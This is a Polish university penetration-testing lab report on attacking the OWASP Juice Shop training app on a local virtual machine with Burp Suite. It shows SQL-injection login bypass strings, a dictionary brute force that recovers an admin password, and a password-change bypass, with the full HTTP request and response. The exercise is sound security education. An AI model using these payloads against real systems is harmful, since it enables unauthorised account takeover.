Politechnika Wrocławska
Wydział elektroniki

Kierunek: Cyberbezpieczeństwo

Zaawansowane Techniki Penetracyjne

Raport 2

Aneta Prządka 227164

Spis treści

1. Wstęp


Celem drugich zajęć było przetestowanie narzędzi z dwóch prezentacji prezentowanych na seminarium. Należało skupić się na przetestowaniu łamania uwierzytelnień.

2. Realizacja ćwiczenia

2.1. Znalezienie adresu mailowego administratora

Email administratora znajduje się w jednym z “soczków”, dostępnych w sklepie:


`admin@juice-sh.op`. Dzięki temu można już zgadnąć jak wygląda schemat emaili w tej „firmie”



Rysunek 1. Odkrycie maila administratora systemu.

2.2. Zalogowanie się do przykładowego konta

Otwierając przeglądarkę z burpsuite należy wpisać adres hosta z portem 3000, czyli w tym przypadku: `http://10.0.2.15:3000`. Następnie w zakładce `acount`, wpisuje się np. `a` i `a` jako login i hasło, po czym w burpsuite, klikając na przycisk `Intercept is off`, zatwierdzamy próbę logowania na juiceshop. W burpsuite można zauważyć w tym momencie `payload` powyższego działania. Aby zalogować się poprawnie na konto należy zmienić pole `a` na `'or 1=1--`. `OR` w SQL zawsze zwraca prawdę, a `1=1` zawsze jest prawdą. Klikając przycisk `forward`, udaje się poprawnie zalogować na konto administratora.




Rysunek 2. Request logowania na przykładowe dane.


Rysunek 3. Udana próba logowania.

2.3. Zalogowanie się do konta bender@juice-sh.op

Można zalogować się również na konto `bender@juice-sh.op` dodając `'--` w polu login i klikając `forward` na burpsuite: `bender@juice-sh.op'--`



Rysunek 4. Kolejna udana próba logowania za pomocą znaków dodawanych do adresu mailowego.




Rysunek 5. Dowód prawidłowego zalogowania się na konto bender@juice-sh.op.

2.4. Próba brute force'a


Aby przetestować brute force'a na koncie administratora należy pobrać przykładowy plik z hasłami, np. z linku: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt

Następnie należy zapisać go na maszynie burp oraz dodać `Payload` w narzędziu burpsuite, tak, jak na Rysunku poniżej:



Rysunek 6. Dodanie pliku z hasłami do Payloadu.


Aby wykonać „atak" trzeba kliknąć przycisk `Start attack`, znajdujący się w prawym górnym rogu.



Rysunek 7. Znalezione hasło do konta administratora.

Z Brute Force'a można się dowiedzieć, jakie hasło ma administrator konta. Hasło to: `admin123`.


Następuje poprawna próba logowania na konto admina.




Rysunek 8. Poprawna próba zalogowania się na konto admina z hasła odkrytego dzięki atakowi brute force.

2.5. Próba zmiany hasła

Kolejnym kontem do próby zalogowania się jest konto `bender@juice-sh.op`. Dodając do loginu `'--` można wpisać do hasła cokolwiek, aby udało się zalogować do konta.



Rysunek 9. Okienko logowania się na konto bender@juice-sh.op.




Rysunek 10. Dowód poprawnego zalogowania się na powyższe konto.

W tym momencie należy spróbować zmienić hasło do powyższego konta, wpisano jako obecne hasło: `asdaf`, a jako nowe hasło: `JuiceShop*99`. Przechodząc do burpsuite należy kliknąć w poniższy wiersz w zakładce `http history`, a następnie wysłać dane do `Reapeter'a` za pomocą kombinacji klawiszy CTRL+R.

Rysunek 11. Wiersz z http history, świadczący o próbie zmiany hasła.

Następnie: usuwając zaznaczono na żółto w poniższym rysunku (Rysunek 13.) część zwrotki w `Repeaterze` udaje nam się zmienić hasło do użytkownika `bender`. Rysunek 14. przedstawia Odpowiedź tego, co udało się zrobić wraz z hashem wybranego hasła.



Rysunek 12. Usunięcie obecnego hasła z Requesta.

Request

Pretty | Raw | Hex | \n | ≡

```
GET /rest/user/change-password?new=JuiceShop*99&repeat=
JuiceShop*99 HTTP/1.1
Host: 10.0.2.15:3000
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqd
WljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZj
NjcONGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMTAuMC4yLjciLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcH
VibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6I
iIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEwLTIxIDA3OjAz
OjUyLjc4OSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEwLTI4IDA4OjE4OjU
3LjAyMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2MzYwMTE1OD
UsImV4cCI6MTYzNjAyOTU4NX0.PZwakmrzEcZHx6SC9TnoIrNrzX79sXMlsyjzK
LozdwW7J4SF2-X84ORgnnrkKygHqGl-UJaTLt_d6X0FhEAtCCJ7IxDsmTqAB-kK
K-lPu2wYNUOFdCuPp2Qxw0YcsQyGzmGRY0aVjxc5-XTfhupr_qw1xxNhwPyBJXC
bH5pQo64
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36
Referer: http://10.0.2.15:3000/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqd
WljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZj
NjcONGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMTAuMC4yLjciLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcH
VibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6I
iIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEwLTIxIDA3OjAz
OjUyLjc4OSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEwLTI4IDA4OjE4OjU
3LjAyMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2MzYwMTE1OD
UsImV4cCI6MTYzNjAyOTU4NX0.PZwakmrzEcZHx6SC9TnoIrNrzX79sXMlsyjzK
LozdwW7J4SF2-X84ORgnnrkKygHqGl-UJaTLt_d6X0FhEAtCCJ7IxDsmTqAB-kK
K-lPu2wYNUOFdCuPp2QxwOYcsQyGzmGRY0aVjxc5-XTfhupr_qw1xxNhwPyBJXC
bH5pQo64
Connection: close
```


Response

Pretty | Raw | Hex | Render | \n | ≡

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 351
ETag: W/"15f-NgitVOrgIpqULDKxKVBbr7i73/o"
Vary: Accept-Encoding
Date: Thu, 04 Nov 2021 07:58:18 GMT
Connection: close

{
  "user":{
    "id":3,
    "username":"",
    "email":"bender@juice-sh.op",
    "password":"6612425c0ed49e7d9392dd7189a2926f",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"10.0.2.7",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2021-10-21T07:03:52.789Z",
    "updatedAt":"2021-11-04T07:58:18.186Z",
    "deletedAt":null
  }
}
```

Rysunek 13. Wynik usunięcia starego hasła z Requesta.



Rysunek 14. Sukcesywnie zmienione hasło.